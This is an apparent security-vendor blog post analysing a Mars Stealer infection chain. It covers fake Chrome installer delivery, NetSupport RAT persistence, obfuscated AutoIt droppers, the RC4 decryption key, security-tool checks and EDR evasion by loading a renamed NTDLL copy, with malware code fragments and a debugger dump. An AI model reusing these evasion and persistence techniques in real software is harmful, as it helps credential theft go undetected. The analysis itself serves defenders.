Mars Stealer is an information-stealing malware that first appeared on hacking forums in June 2021, a year after its predecessor Oski Stealer was discontinued in June 2020. Mars Stealer can target or 'support' over 50 crypto wallets and extensions, is multi-functional, and avoids detection. In addition, it's low price on the malware market has generated significant attention from threat actor(s) who are looking to add the effective malware into their arsenal.

eSentire's Threat Response Unit (TRU) team previously published a TRU Positive that focused on the cyber threat investigation summary of a singular incident and recommendations regarding Mars Stealer malware. However, this blogpost delves deeper into the technical details that were gathered during the research and analysis of the Mars Stealer TRU Positive.

Key Takeaways:

- Mars Stealer is the latest version of Oski Stealer, which was discontinued in June 2020.
- NetSupport RAT (Remote Access Tool), or client32.exe, was embedded in a ChromeSetup.exe file and used by an attacker to gain access to a victim's workstation for further deployment of tools needed to plant Mars Stealer.
- An executable with the original filename 3uAirPlayer was used to deploy obfuscated AutoIt scripts with Mars Stealer embedded inside and a renamed version of AutoIt to evade detections.
- The persistence mechanism was created to make sure the attacker(s) maintain access to NetSupportManager as a backdoor.
- Mars Stealer can self-delete itself after successfully exfiltrating the victim's data, leaving no trace behind.

Case Study

The first mention of Mars Stealer appeared on Russian-speaking forums in June 2021 and at the time, it was being sold for $140 a month (Exhibit 1).



Exhibit 1: Advertisement on Mars Stealer

Mars Stealer allegedly 'supports', or is capable of, harvesting data from common browsers, crypto wallets, and two-factor authentication (2FA) and crypto extensions. Since the release of Mars Stealer, eSentire's Threat Response Unit (TRU) team has observed a number of cracked versions being distributed by a reverse engineer who goes under the username 'LLCPPC'. The latest version is Mars Stealer v8 (Exhibit 2).



Exhibit 2: Mars Stealer v8 advertisement

Mars Stealer has been delivered as a drive-by download via cloned websites for known software, such as Open Office. The malware is also distributed as patching software and keygens on gaming forums. In the incident observed by eSentire, the stealer was delivered via the NetSupportManager RAT.

Technical Analysis of Mars Stealer Infection

Initial Access

The initial access vector occurred when the victim visited a malicious website hosting an ISO image named ChromeSetup.iso (hxxps[:]// googleglstatupdt[.]com/LEND/ChromeSetup[.]iso).

The ISO image contained ChromeSetup.exe, which had an embedded NetSupportManager RAT and a Chrome Updater in a cabinet (CAB) archive-file format (Exhibits 3-4).



Exhibit 3: Cabinet section under RCData



Exhibit 4: Contents of the extracted CAB file

The NetSupportManager RAT was obfuscated by the attacker as '21m_18_033.exe'. The RAT was installed in tandem when the victim opened ChromeSetup.exe. Persistence was achieved by the RAT via a Startup LNK file through the following path:

- c:\users*\appdata\roaming\microsoft\windows\start menu\programs\startup\autorunings.ini.lnk

The LNK runs the RAT under C:\Users*\AppData\Roaming\WinSupports\client32.exe after each reboot attempt.

It is worth noting that attacks involving RATs do not usually start with the full infection chain once the user executes the initial payload. The attacker would need additional time to access the RAT and load additional payloads. In the incident we analyzed, the attacker's movement in the network can be observed in Exhibit 5.



Exhibit 5: Infection chain

aNpRAHx.exe (original name: 3uAirPlayer.exe) was used to plant the following AutoIt scripts on the victim's workstation under the path C:\Users*\AppData\Local\Temp\IXP001.TMP:

- una.wmd
- fervore.wmd
- vai.wmd

The scripts were embedded within the CAB file of the executable (Exhibits 6-7)



Exhibit 6: Cabinet section under RCData (aNpRAHx.exe)

Exhibit 7: Contents of the CAB file

The AutoIt scripts were highly obfuscated. Within the aNpRAHx.exe resources, there was a POSTRUNPROGRAM section that contained the following command:

- Esitanza.exe.pif: the renamed AutoIt program
- una.wmd: the script responsible for dropping Esitanza.exe
- vai.wmd: the core script that contains Mars Stealer, its dependencies, and the copy of a NTDLL.DLL file

Exhibit 8: Obfuscated Fervore.wmd script

The post command execution was also responsible for running the following commands on the host:

- find /I /N "bullguardcore.exe"

- find /I /N "psuaservice.exe”
- findstr /V /R "^UzERaIroWGYHeuAyIPBJMSUyDIptkdLqzqzZHgBHJNQEeOwczSBTavTwnmhKnZWGVYgwNAnxhUZYefrOGNKzOSHWiaAoqRoKRlJtmqISxiFnvUZp Una.wmd
- tasklist /FI "imagename eq BullGuardCore.exe”
- tasklist /FI "imagename eq PSUAService.exe"

As indicated above, vai.wmd is the script responsible for loading additional dependencies as well as Mars Stealer. The value $ARZURr holds the obfuscated Mars Stealer version (Exhibit 9). The RC4 key was derived from the following pattern:

- Binary(MRPvnDnroX("58}59}59}63}61}63}60}60}58}59}62}63}57}57}58}64}56}63}57}63}57}63}57}61}60}57}60",7)))))

The pattern subtracts 7 from each character that is eventually converted to ASCII format. The RC4 key to decrypt the Mars Stealer is “344868553478223918282826525”.



Exhibit 9: The hex values of the obfuscated Mars Stealer

After decrypting the binary (Exhibit 10), there appeared to be another layer of obfuscation added to the file that was decrypted during runtime.

Exhibit 10: Decrypting the binary using CyberChef

Without having to fully deobfuscate the AutoIt script, we converted the script into an executable and proceeded with debugging (Exhibit 11). We were able to extract the deobfuscated Mars Stealer executable by leveraging the debugger. It should be noted that Mars Stealer is loading its own copy of NTDLL.DLL and renames it (Exhibit 12). NTDLL.DLL is responsible for injecting Mars Stealer into explorer.exe module during the runtime (Exhibit 13-14). A similar technique was observed in Oasis Stealer and thoroughly described by a Malware Analyst, hasherezade.

Endpoint Detection and Response (EDR) uses API hooking to monitor suspicious processes in real time. It is a common practice for EDR solutions to hook the functions exported from NTDLL.DLL. The library does not rely on other DLL (Dynamic Link Library) dependencies. In addition, it is also responsible for exporting Native APIs that are often abused by malware developers. Moreover, in order to bypass the detection by EDR tools, attacker(s) will independently load a copy of NTDLL.DLL (Exhibit 15).

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals

ddress	Hex																ASCII
4896990	43	6F	63	43	6F	63	00	00	FB	C2	74	F4	00	87	00	8A	CocCoc..ûÂtô....
48969A0	59	6F	72	6F	69	00	00	00	FD	C2	72	F4	00	88	00	88	Yoroi...ýÂrô....
48969B0	69	57	61	6C	6C	65	74	00	FF	C2	70	F4	00	89	00	88	iWallet.ÿÂpô....
48969C0	46	69	72	65	66	6F	78	00	F1	C2	7E	F4	00	8A	00	89	Firefox.ñÂ~ô....
48969D0	54	6F	72	42	72	6F	00	00	F3	C2	7C	F4	00	8B	00	8B	TorBro..óÂ|ô....
48969E0	43	65	6E	74	00	00	00	00	F5	C2	7A	F4	00	8C	00	89	Cent....õÂzô....
48969F0	4D	45	57	20	43	58	00	00	F7	C2	78	F4	00	8D	00	88	MEW CX..÷Âxô....
4896A00	4F	72	62	69	74	75	6D	00	89	C2	06	F4	00	8E	00	88	Orbitum..Â.ô....
4896A10	43	6F	6F	6B	69	65	73	00	8B	C2	04	F4	00	8F	00	88	Cookies..Â.ô....
4896A20	4E	65	6F	4C	69	6E	65	00	8D	C2	02	F4	00	90	00	8A	NeoLine..Â.ô....
4896A30	4F	70	65	72	61	00	00	00	8F	C2	00	F4	00	91	00	8B	Opera....Â.ô....
4896A40	54	52	55	45	00	00	00	00	81	C2	0E	F4	00	92	00	8A	TRUE.....Â.ô....
4896A50	46	41	4C	53	45	00	00	00	83	C2	0C	F4	00	93	00	88	FALSE....Â.ô....
4896A60	53	70	75	74	6E	69	6B	00	85	C2	0A	F4	00	94	00	8C	Sputnik..Â.ô....
4896A70	45	50	42	00	00	00	00	00	87	C2	08	F4	00	95	00	88	EPB.....Â.ô....
4896A80	56	69	76	61	6C	64	69	00	99	C2	16	F4	00	96	00	8C	Vivaldi..Â.ô....
4896A90	51	49	50	00	00	00	00	00	9B	C2	14	F4	00	97	00	88	QIP.....Â.ô....
4896AA0	4B	4D	65	6C	65	6F	6E	00	9D	C2	12	F4	00	98	00	89	KMeleon..Â.ô....
4896AB0	57	6F	6D	62	61	74	00	00	9F	C2	10	F4	00	99	00	89	Wombat...Â.ô....
4896AC0	43	6F	6D	6F	64	6F	00	00	9i	C2	1E	F4	00	9A	00	8A	Comodo...Â.ô....
4896AD0	41	6D	69	67	6F	00	00	00	93	C2	1C	F4	00	9B	00	8B	Amigo....Â.ô....
4896AE0	55	72	61	6E	00	00	00	00	95	C2	1A	F4	00	9C	00	8A	Uran.....Â.ô....
4896AF0	50	41	54	48	3D	00	00	00	97	C2	18	F4	00	9D	00	8B	PATH=....Â.ô....
4896B00	67	75	69	64	00	00	00	00	A9	C2	26	F4	00	9E	00	88	guid....©Â&ô....
4896B10	48	69	73	74	6F	72	79	00	AB	C2	24	F4	00	9F	00	89	History.«Â$ô....
4896B20	43	68	72	6F	6D	65	00	00	AD	C2	22	F4	00	A0	00	8C	Chrome...Â"ô. ..
4896B30	78	38	36	00	00	00	00	00	AF	C2	20	F4	00	A1	00	89	x86..... ¯Â ô.¡..
4896B40	4F	78	79	67	65	6E	00	00	A1	C2	2E	F4	00	A2	00	88	Oxygen..¡Â.ô.¢..
4896B50	F8	11	34	73	01	00	00	00	A3	C2	2C	F4	00	A3	00	88	ø.4s....£Â,ô.£..
4896B60	68	2C	34	73	01	00	00	00	A5	C2	2A	F4	00	A4	00	88	h,4s....¥Â*ô.¤..
4896B70	20	12	34	73	01	00	00	00	A7	C2	28	F4	00	A5	00	8A	.4s....§Â(ô.¥..

Exhibit 11: Credential stealing evidence from the debugger

```
Case 104
    FileCopy(@SystemDir & MRPvnDnroX(\ntdll.dll), @ScriptDir & MRPvnDnroX(\wIERJhSTmYk.dll))
    ExitLoop
```

Exhibit 12: Renamed copy of NTDLL.DLL (partially deobfuscated AutoIt script)



Exhibit 13: Mars Stealer is being injected into explorer.exe (1)

